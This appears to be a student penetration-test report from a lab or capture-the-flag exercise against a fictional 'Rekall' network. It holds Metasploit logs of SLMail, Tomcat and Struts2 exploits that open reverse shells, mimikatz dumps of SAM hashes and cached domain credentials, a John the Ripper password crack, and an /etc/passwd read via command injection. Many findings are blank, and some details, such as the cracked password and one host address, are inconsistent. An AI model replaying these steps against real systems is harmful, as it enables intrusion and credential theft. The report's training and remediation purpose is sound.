
Flag 1: OSINT

Lateral Movement

Using John we were able to find the password for

**Tanya4life with a username of Trivera**

```
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00063s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla ftpd 0.9.41 beta
25/tcp    open  smtp         SLMail smtpd 5.5.0.4433
79/tcp    open  finger       SLMail fingerd
80/tcp    open  http         Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
_|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
106/tcp   open  pop3pw      SLMail pop3pw
110/tcp   open  pop3        BVRP Software SLMAIL pop3d
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
```



While using nmap and nexus we found a couple of open ports and through research we were able to find known vulnerabilities to some of the open ports on the net 172.22.117.20 and the 172.22.117.10 machine.

## Summary Vulnerability Overview

```
Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again
msf6 > search slmail
      Recommended
      [!] Exploit
      [!] Auxiliary
      [!] Payload
      [!] Post

Matching Modules
=====
#  Name                                Disclosure Date  Rank   Check  Description
-  exploit/windows/pop3/seattlelab_pass  2003-05-07    great  No     Seattle Lab Mail 5.5 POP3 Buffer Overflow

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/pop3/seattlelab_pass

msf6 > [REDACTED]
```

```
msf6 exploit(windows/pop3/seattlelab_pass) > set RHOSTS 172.22.117.20
RHOSTS => 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > setg LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/pop3/seattlelab_pass) > run
[*] Exploitation
[*] Once you have exploited the machine, press Ctrl+C to return to the exploit shell.
```

```
msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/pop3/seattlelab_pass) > run
[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:56600 ) at 2023-04-17 19:29:34 -0400
meterpreter > 
```

Using metasploit and the exploit slmail with the description Seattle Lab mail 5.5 POP3 Buffer Overflow and setting the RHOST to 172.22.117.20 (that is the target node) and the LHOST 172.22.117.100 so we can be on the network. Then run the exploit with the default payload to open a meterpreter shell.

```
meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
=====
Mode          Size  Type  Last modified          Name
=====
100666/rw-rw-rw-  32   fil   2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw- 3358  fil   2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw- 1840  fil   2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw- 3793  fil   2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw- 4371  fil   2022-04-05 12:49:54 -0400  maillog.002
100666/rw-rw-rw- 1940  fil   2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw- 1991  fil   2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw- 2210  fil   2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw- 2831  fil   2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw- 1991  fil   2022-07-13 12:08:13 -0400  maillog.007
100666/rw-rw-rw- 2366  fil   2023-04-11 18:33:59 -0400  maillog.008
100666/rw-rw-rw- 2366  fil   2023-04-17 18:42:27 -0400  maillog.009
100666/rw-rw-rw- 9830  fil   2023-04-17 19:29:33 -0400  maillog.txt

meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter > 
```

Gained access to the  
mail logs

```
exit
meterpreter > kiwi
[-] Unknown command: kiwi
meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x86/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/
[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f
Local SID : S-1-5-21-2013923347-1975745772-2428795772

SAMKey : 5f266b4ef9e57871830440a75bebcbca

RID : 000001f4 (500)
User : Administrator

RID : 000001f5 (501)
User : Guest

RID : 000001f7 (503)
```

We later loaded the kiwi and used both `lsa_dump_sam` (Dump LSA Sam (unparsed)) (LSA) validates a user's logon attempt by verifying their credentials against the data stored in the SAM. A user's logon attempt is successful only when the entered password matches the password stored in the local SAM. Then later using the LSA dump secrets to gain access


```
* Packages *
  NTLM-Strong-NTOWF

* Primary:Kerberos *
  Default Salt : DESKTOP-2I13CU6sysadmin
  Credentials
    des_cbc_md5 : 94f4e331081f3443
  OldCredentials
    des_cbc_md5 : 94f4e331081f3443

  RID : 000003ea (1002)
  User : flag6
  Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
    lm - 0: 61cc909397b7971a1ceb2b26b427882f
    ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39

  Supplemental Credentials:
  * Primary:NTLM-Strong-NTOWF * Lateral Movement
    Random Value : 4562c122b043911e0fe200dc3dc942f1

* Primary:Kerberos-Newer-Keys *
  Default Salt : WIN10.REKALL.LOCALflag6
  Default Iterations : 4096
  Credentials
```



```
meterpreter > load kiwi
[!] The "kiwi" extension has already been loaded.
meterpreter > lsa_dump_sam
lsa_dump_sam    lsa_dump_secrets
meterpreter > lsa_dump_sam
lsa_dump_sam    lsa_dump_secrets
meterpreter > lsa_dump_sam
lsa_dump_sam    lsa_dump_secrets
meterpreter > lsa_dump_sam
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f
Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}
[00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f34182747135096323412d97ee82f9d14c046020
* Iteration is set to default (10240)

[NL$1 - 4/17/2023 4:53:38 PM]
RID      : 00000450 (104)
User     : REKALL\ADMBob
MsCacheV2 : 3F267c855ec5c69526f501d5d461315b

meterpreter >
```

Using auxiliary(scanner/smb/smb\_login) set RHOST 172.22.117.10 and set SMBDOMAIN rekall, set SMBPASS Changeme!, SMBUSER AdmBob and when run it creates a session in the background

**Vulnerability**

code injection

1 = 1 SQL injection

Credential Dump with unintended command

Open ports that should not be open

Weakpasswords

Directory Traversal


windows/pop3/seattlelab\_pass

The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	8
Ports	20

Exploitation Risk	Total
Critical	5
High	9
Medium	
Low	


## Vulnerability Findings

Vulnerability 1	Findings
<b>Title</b>	Cross-Site Scripting
<b>Type (Web app / Linux OS / WIndows OS)</b>	Web APP
<b>Risk Rating</b>	high
<b>Description</b>	Generated script
<b>Images</b>	
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	Having validation that does not allow <(> characters that maliciously used

Vulnerability 2	Findings
<b>Title</b>	php text document instead of an image
<b>Type (Web app / Linux OS / WIndows OS)</b>	Webapp
<b>Risk Rating</b>	high
<b>Description</b>	Upload a malicious file instead of an image

<b>Images</b>	
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	In addition to restricting the file types, it is important that no files are ‘masking’ as allowed file types. For instance, if an attacker were to rename an .exe to .docx, and your application relied entirely on the file extension, it would bypass your checks. Instead, it is important to check the file content and type in addition to the file extension. This way, if a user uploaded a document which in fact it is not. Therefore, it is important to validate the file type before allowing them to be uploaded.

Vulnerability 3	Findings
<b>Title</b>	SQL injection
<b>Type (Web app / Linux OS / WIndows OS)</b>	WEB APP
<b>Risk Rating</b>	high
<b>Description</b>	Using an SQL injection 1 = 1 to gain access to the system

<p><b>Images</b></p>	
<p><b>Affected Hosts</b></p>	<p>192.168.14.35</p>
<p><b>Remediation</b></p>	<p>Allow-list input validation</p>

Vulnerability 4	Findings
<p><b>Title</b></p>	<p>Command injection</p>
<p><b>Type (Web app / Linux OS / WIndows OS)</b></p>	<p>Web App</p>
<p><b>Risk Rating</b></p>	<p>high</p>
<p><b>Description</b></p>	<p>na</p>

<p><b>Images</b></p>	 <pre> root:x:0:0:root:/root/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnat nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false mysql:x:102:105:MySQL Server,,:/nonexistent:/bin/false melina:x:1000:1000:/home/melina: </pre>
<p><b>Affected Hosts</b></p>	192.168.14.35
<p><b>Remediation</b></p>	Validate and Sanitize user input and Use safe coding practices


Vulnerability 5	Findings
<b>Title</b>	nmap port scan
<b>Type (Web app / Linux OS / WIndows OS)</b>	linux
<b>Risk Rating</b>	na
<b>Description</b>	na

## Images

<b>Affected Hosts</b>	192.168.13.0/24
<b>Remediation</b>	Close unneeded ports and keeping the system updated

Vulnerability 6	Findings
Title	Exploit with http and tomcat
Type (Web app / Linux OS / WIndows OS)	linux
Risk Rating	na
Description	na
Images	<pre>[*] 192.168.13.10 - Command shell session 2 closed. msf6 exploit(multi/http/tomcat_jsp_upload_bypass) &gt; options  Module options (exploit/multi/http/tomcat_jsp_upload_bypass):       Name      Current Setting  Required  Description       --          --          --          --     Proxies          no          no        A proxy chain of format type:host:port[:port]     RHOSTS          192.168.13.10  yes        The target host(s), see https://git  framework/wiki/Using-Metasploit     RPORT          8080        yes        The target port (TCP)     SSL            false       no        Negotiate SSL/TLS for outgoing conn     TARGETURI        /          yes        The URI path of the Tomcat installa     VHOST          192.168.13.10  no        HTTP server virtual host  latency.  Payload options (generic/shell_reverse_tcp):       Name      Current Setting  Required  Description       --          --          --          --     LHOST          172.20.222.153  yes        The listen address (an interface may be     LPORT          4444        yes        The listen port  Tomcat 7.0.50 Exploit target:       Id  Name       --  --       0  POST           -- be redirecting requests           0  Automatic           1  Manual           2  Custom  msf6 exploit(multi/http/tomcat_jsp_upload_bypass) &gt; </pre>


Affected Hosts	192.13.10
Remediation	keep the services up to date

Vulnerability 7	Findings
Title	multi/http/appche/mod
Type (Web app / Linux OS / WIndows OS)	linux
Risk Rating	
Description	
Images	
Affected Hosts	192.168.13.11
Remediation	na


Vulnerability 8	Findings
Title	na
Type (Web app / Linux OS / WIndows OS)	na
Risk Rating	na
Description	na

Reference Information	
Images	EDB-ID: 41570, 41614 CERT: 834067 BID: 96729 CISA-KNOWN-EXPLOITED: 2022/05/03 CVE: CVE-2017-5638
Affected Hosts	na
Remediation	

Vulnerability	Findings
Title	http struts2 content type ognl
Type (Web app / Linux OS / WIndows OS)	linux
Risk Rating	na
Description	na
Images	<pre>msf6 exploit(multi/http/struts2_content_type_ognl) &gt; set RHOSTS 192.168.13.12 RHOSTS =&gt; 192.168.13.12 msf6 exploit(multi/http/struts2_content_type_ognl) &gt; run  [*] Started reverse TCP handler on 172.20.222.153:4444 [*] Sending stage (3012548 bytes) to 192.168.13.12 [*] Meterpreter session 5 opened (172.20.222.153:4444 -&gt; 192.168.13.12:46960 ) at 2023-04-13 20:04:59 -0400 [-] Exploit aborted due to failure: bad-config: Server returned HTTP 404, please double check TARGETURI [*] Exploit completed, but no session was created. msf6 exploit(multi/http/struts2_content_type_ognl) &gt; set TARGETURI / TARGETURI =&gt; / msf6 exploit(multi/http/struts2_content_type_ognl) &gt; run  [*] Started reverse TCP handler on 172.20.222.153:4444 [*] Sending stage (3012548 bytes) to 192.168.13.12 [-] Exploit aborted due to failure: bad-config: Server returned HTTP 404, please double check TARGETURI [*] Exploit completed, but no session was created.</pre>
Affected Hosts	172.20.222.153
Remediation	


Vulnerability 10	Findings
Title	
Type (Web app / Linux OS / WIndows OS)	
Risk Rating	
Description	
Images	
Affected Hosts	
Remediation	

Vulnerability 11	Findings
Title	
Type (Web app / Linux OS / WIndows OS)	
Risk Rating	
Description	

Vulnerability 12	Findings
Title	
Type (Web app / Linux OS / WIndows OS)	
Risk Rating	
Description	
Images	 <pre> └─[root💀kali]-[~] # cat &gt; trkhash.txt trivera:\$apr1\$A0vSKwao\$GV3sgGAj53j.c3GKS4oUC0 └─[root💀kali]-[~] # john trkhash.txt Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long" Use the "--format=md5crypt-long" option to force loading these as that type instead Using default input encoding: UTF-8 Loaded 1 password hash (md5crypt, crypt(3) \$1\$ (and variants) [MD5 512/512 AVX512BW 16x3]) Will run 2 OpenMP threads Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Tanyaalive      (trivera) 1g 0:00:00:00 DONE 2/3 (2023-04-17 18:48) 8.333g/s 10450p/s 10450c/s 10450C/s 123456..jake Use the "--show" option to display all of the cracked passwords reliably Session completed.  └─[root💀kali]-[~] #  </pre>

Affected Hosts	
Remediation	

Vulnerability 13	Findings
Title	
Type (Web app / Linux OS / WIndows OS)	
Risk Rating	
Description	



Affected Hosts	
Remediation	

Vulnerability 14	Findings
Title	
Type (Web app / Linux OS / WIndows OS)	
Risk Rating	
Description	
Images	<pre>msf6 exploit(windows/pop3/seattlelab_pass) &gt; set LHOST 172.22.117.100 LHOST =&gt; 172.22.117.100 msf6 exploit(windows/pop3/seattlelab_pass) &gt; run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 1 opened (172.22.117.100:4444 -&gt; 172.22.117.20:56600 ) at 2023-04-17 19:29:34 -0400 meterpreter &gt; [REDACTED]</pre>
Affected Hosts	
Remediation	